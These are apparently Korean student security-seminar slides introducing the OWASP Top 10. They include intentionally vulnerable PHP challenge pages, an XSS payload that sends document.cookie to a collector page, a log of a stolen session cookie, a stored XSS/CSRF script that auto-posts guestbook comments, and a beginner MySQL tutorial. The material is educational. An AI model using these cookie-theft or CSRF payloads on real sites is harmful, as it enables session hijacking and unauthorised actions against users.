CERT-IS Seminar

designed By. 스마일게이트

INDEX

0x04

Hack 4 Newbie

요약) 10대 웹 어플리케이션 취약점 발표 문서

OWASP Top 10 – 2010 (이전)	OWASP Top 10 – 2013 (신규)	OWASP Top 10 – 2017(신규)
A1 – 인젝션	A1 – 인젝션	A1 – 인젝션
A3 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점
A2 – 크로스 사이트 스크립팅 (XSS)	A3 – 크로스 사이트 스크립팅 (XSS)	A3 – 크로스 사이트 스크립팅(XSS)
A4 – 취약한 직접 객체 참조	A4 – 취약한 직접 객체 참조	A4 – 취약한 접근 제어(Original category in 2003 2004)
A6 – 보안 설정 오류	A5 – 보안 설정 오류	A5 – 보안 설정 오류
A7 – 불안정한 암호 저장 – A9와 통합됨 →	A6 – 민감 데이터 노출	A6 – 민감 데이터 노출
A8 – URL 접근 제한 실패 – 확장됨 →	A7 – 기능 수준의 접근 통제 누락	A7 – 공격 방어 취약점(신규)
A5 – 크로스 사이트 요청 변조 (CSRF)	A8 – 크로스 사이트 요청 변조 (CSRF)	A8 – 크로스사이트 요청 변조(CSRF)
<A6에 포함되어 있었음: 보안 설정 오류>	A9 – 알려진 취약점이 있는 컴포넌트 사용	A9 – 알려진 취약점 있는 컴포넌트 사용
A10 – 검증되지 않은 리다이렉트 및 포워드	A10 – 검증되지 않은 리다이렉트 및 포워드	A10 – 취약한 API(신규)
A9 – 미흡한 전송 계층 보호	2010년도-A7이 2013년도-A6(신규)로 통합됨	

요약) 10대 웹 어플리케이션 취약점 발표 문서

OWASP Top 10 – 2010 (이전)	OWASP Top 10 – 2013 (신규)	OWASP Top 10 – 2017(신규)
A1 – 인젝션	A1 – 인젝션	A1 – 인젝션
A3 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점
A2 – 크로스 사이트 스크립팅 (XSS)	A3 – 크로스 사이트 스크립팅 (XSS)	A3 – 크로스 사이트 스크립팅(XSS)
A4 – 취약한 직접 객체 참조	A4 – 취약한 직접 객체 참조	A4 – 취약한 접근 제어(Original category in 2003 2004)
A6 – 보안 설정 오류	A5 – 보안 설정 오류	A5 – 보안 설정 오류
A7 – 불안정한 암호 저장 – A9와 통합됨 →	A6 – 민감 데이터 노출	A6 – 민감 데이터 노출
A8 – URL 접근 제한 실패 – 확장됨 →	A7 – 기능 수준의 접근 통제 누락	A7 – 공격 방어 취약점(신규)
A5 – 크로스 사이트 요청 변조 (CSRF)	A8 – 크로스 사이트 요청 변조 (CSRF)	A8 – 크로스사이트 요청 변조(CSRF)
<A6에 포함되어 있었음: 보안 설정 오류>	A9 – 알려진 취약점이 있는 컴포넌트 사용	A9 – 알려진 취약점 있는 컴포넌트 사용
A10 – 검증되지 않은 리다이렉트 및 포워드	A10 – 검증되지 않은 리다이렉트 및 포워드	A10 – 취약한 API(신규)
A9 – 미흡한 전송 계층 보호	2010년도-A7이 2013년도-A6(신규)로 통합됨	

04 OWASP Top 10

OWASP

OWASP Top 10 – 2013(이전)	OWASP Top 10 – 2017(신규)
A1 – 인젝션	A1 – 인젝션
A2 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점
A3 – 크로스 사이트 스크립팅(XSS)	A3 – 크로스 사이트 스크립팅(XSS)
A4 – 취약한 직접 개체 참조 – A7 통합	A4 – 취약한 접근 제어(Original category in 2003 2004)
A5 – 보안 설정 오류	A5 – 보안 설정 오류
A6 – 민감 데이터 노출	A6 – 민감 데이터 노출
A7 – 기능 수준의 접근통제 누락	A7 – 공격 방어 취약점(신규)
A8 – 크로스사이트 요청 변조(CSRF)	A8 – 크로스사이트 요청 변조(CSRF)
A9 – 알려진 취약점 있는 컴포넌트 사용	A9 – 알려진 취약점 있는 컴포넌트 사용
A10 – 검증되지 않은 리다이렉트 포워드	A10 – 취약한 API(신규)

여러가지 체크 누락

취약점 있는 모듈 가져다 씀

에러 페이지 출력

http://175.117.252.187/auth1.php

FLAG1??

hint : password 파일이 서버 내에 없다

```php
<?php
        include 'flag.php';
        $f = fopen("password","r");
        $data = fread($f,32);
        if(isset($_GET['pw']) && $_GET['pw'] == $data)
                echo "{$FLAG1}";
        else
                echo "You are not admin..";

?>
```

http://175.117.252.187/auth2.php

```php
<?php
        session_start();
        include 'flag.php';
        if($_SESSION['try'] >= 100)
                die("No. You can't more");
        if(!isset($_SESSION['pw']))
                $_SESSION['pw'] = rand()%10000;
        if(isset($_GET['pw']) && $_SESSION['pw'] == $_GET['pw'])
                echo "{$FLAG2}";
        else
        {
                $_SESSION['try'] += 1;
                echo "{$_SESSION['try']}/100";
        }
?>
```

HTTP 에서 Session 은 보통 Cookie로 확인한다

만약 임의유저의 Cookie값을 가져 올 수 있다면?

평범한 echo.php

```php
<?php
        echo $_GET['msg'];
?>
```

<script>document.location="write.php?c="%2bdocument.cookie;</script>

평범한 echo.php

```php
<?php
        echo $_GET['msg'];
?>
```

<script>document.location="write.php?c="%2bdocument.cookie;</script>

```
root@sakuya-Izayoi:/var/www/html/loginpage2# cat stolen_Data
PHPSESSID=kgou1maf6ldgeqhadrdm10cpt8; user_id=user1; user_name=김 일 구
root@sakuya-Izayoi:/var/www/html/loginpage2#
```

https:/sakuya.kr/184

Tistory 계정이 있으신분은 로그인 한 후 접근해도 됨.

https:/sakuya.kr/184

Tistory 계정이 있으신분은 로그인 한 후 접근해도 됨.

04 OWASP Top 10

XSS / CSRF

```
<script type="text/javascript" src="https://isgetip.appspot.com"></script>
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", '/comment/add/0?__T__=1503637931331', true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.onreadystatechange = function()
{ // Call a function when the state changes.
    if (this.readyState === XMLHttpRequest.DONE && this.status === 200)
    {
        //alert("방명록 감사합니다");
        location.href='https://sakuya.kr/guestbook';
    }
}
  function setCookie(c_name,value,exdays)
{
        var exdate=new Date();
        exdate.setDate(exdate.getDate() + exdays);
        var c_value=escape(value) + ((exdays==null) ? "" : "; expires="+exdate.toUTCString());
        document.cookie=c_name + "=" + c_value;
}
if(document.cookie.indexOf('visitcheck') == -1)

{
setCookie('visitcheck',1,1);
var now = new Date();
var nowAll = now.getFullYear() + "-" + (now.getMonth() + 1) + "-" + now.getDate() + " " + now.getHours() + ":" + now.getMinutes() + ":" + now.getSeconds() + " ";
var ip_addr = ip();
//var ip_addr='1';
var  formData = "key=tistory&name=%EC%9D%B5%EB%AA%85&password=3ff07e989316b22883aca0ae1879ecf286770c16c99189c272769d3cb4889bce&homepage=http%3A%2F%2Ftime-storage.tistory.com&comment=%EB%B0%A9%EB%AC%B8%EC%99%84%EB%A3%8C!%0a"+nowAll+"%0aFROM : "+ip_addr;
xhr.send(formData)
}
</script>
```

OWASP Top 10

XSS / CSRF

중요한가?

-코드차원에서 막는방법(필터링)

-서버 설정으로 막는방법(헤더설정)

04 OWASP Top 10

Injection

OWASP Top 10 – 2010 (이전)	OWASP Top 10 – 2013 (신규)	OWASP Top 10 – 2017(신규)
A1 – 인젝션	A1 – 인젝션	A1 – 인젝션
A3 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점
A2 – 크로스 사이트 스크립팅 (XSS)	A3 – 크로스 사이트 스크립팅 (XSS)	A3 – 크로스 사이트 스크립팅(XSS)
A4 – 취약한 직접 객체 참조	A4 – 취약한 직접 객체 참조	A4 – 취약한 접근 제어(Original category in 2003 2004)
A6 – 보안 설정 오류	A5 – 보안 설정 오류	A5 – 보안 설정 오류
A7 – 불안정한 암호 저장 – A9와 통합됨 →	A6 – 민감 데이터 노출	A6 – 민감 데이터 노출
A8 – URL 접근 제한 실패 – 확장됨 →	A7 – 기능 수준의 접근 통제 누락	A7 – 공격 방어 취약점(신규)
A5 – 크로스 사이트 요청 변조 (CSRF)	A8 – 크로스 사이트 요청 변조 (CSRF)	A8 – 크로스사이트 요청 변조(CSRF)
<A6에 포함되어 있었음: 보안 설정 오류>	A9 – 알려진 취약점이 있는 컴포넌트 사용	A9 – 알려진 취약점 있는 컴포넌트 사용
A10 – 검증되지 않은 리다이렉트 및 포워드	A10 – 검증되지 않은 리다이렉트 및 포워드	A10 – 취약한 API(신규)
A9 – 미흡한 전송 계층 보호	2010년도-A7이 2013년도-A6(신규)로 통합됨	

OWASP Top 10

Injection

구문을 맞춰서 원하는 값을 넣는 공격 기법

10 + □ + 20 = 40

정답: 10

구문을 맞춰서 원하는 값을 넣는 공격 기법

10 + □ + 20 = 40

정답: 1+2+3+4
정답: 1+2+3+4-4-3-2-1+10 ..

```
root@sakuya-Izayoi:/home/sakuya# sudo apt-get install mysql-server mysql-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

sudo apt-get install mysql-server mysql-client

DB는 excel 파일과 유사함

DB : userdb

DB는 excel 파일과 유사함

컬럼 →

로우 (row) →

번호	제목	글쓴이	조회수	글쓴시간
1	첫글	막타충	1243	2019-11-23
2	이게 진짜 첫글	사기꾼	334	2019-11-24
3	공지사항	낚시꾼	8857	2019-11-24
4	점검 안내 입니다	낚시꾼	9919	2019-11-24

+ ≡ 게시판 ▾ 유저데이터 ▾

테이블 이름 : 게시판 / 유저데이터

1. 편집할 excel 파일을 연다
2. 편집할 탭을 누른다
3. 구분자를 적는다
4. 데이터를 넣는다
5. 저장한다.

1. db를 선택한다. (없으면 만듬)
2. 테이블을 만든다. (2+3과정)
3. 데이터를 넣는다.
4. 저장한다.

1. db를 선택한다


```
root@sakuya-Izayoi:/home/sakuya# mysql -uroot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.7.28-0ubuntu0.18.04.4 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database certis;
Query OK, 1 row affected (0.00 sec)
```

이후에 use certis; (DB 선택)

2. 테이블을 만든다. (2+3과정)

```
mysql> create table userdata(
    -> id varchar(24),
    -> pw varchar(32)
    -> );
Query OK, 0 rows affected (0.01 sec)
```


지금 상황



3. 데이터를 넣는다. / 4. 저장 한다.

```
mysql> insert into userdata(id,pw) values("admin","password_admin");
Query OK, 1 row affected (0.00 sec)
```

현재상황




```
mysql> select * from userdata;
+-------+----------------+
| id    | pw             |
+-------+----------------+
| admin | password_admin |
+-------+----------------+
1 row in set (0.00 sec)

mysql> select id,pw from userdata;
+-------+----------------+
| id    | pw             |
+-------+----------------+
| admin | password_admin |
+-------+----------------+
1 row in set (0.00 sec)
```

5. 데이터를 확인하자

과제 1.

DB 이름: test

테이블 이름 : data

컬럼 이름 : data1(32글자 까지), data2 (16글자 까지), data3(8글자 까지)

데이터 : (Homework, firstDB, Done) , (Homework2, SecondDB, Failed)

만들고 입력해서 스크린샷 찍은 후 제출

과제 2.

내가 입력한 값을 DB에 저장하고 값을 출력해주는 php를 작성하고 코드 제출 (insert, select 사용 할 것.)

Hack 4 Newbie

End Of Document

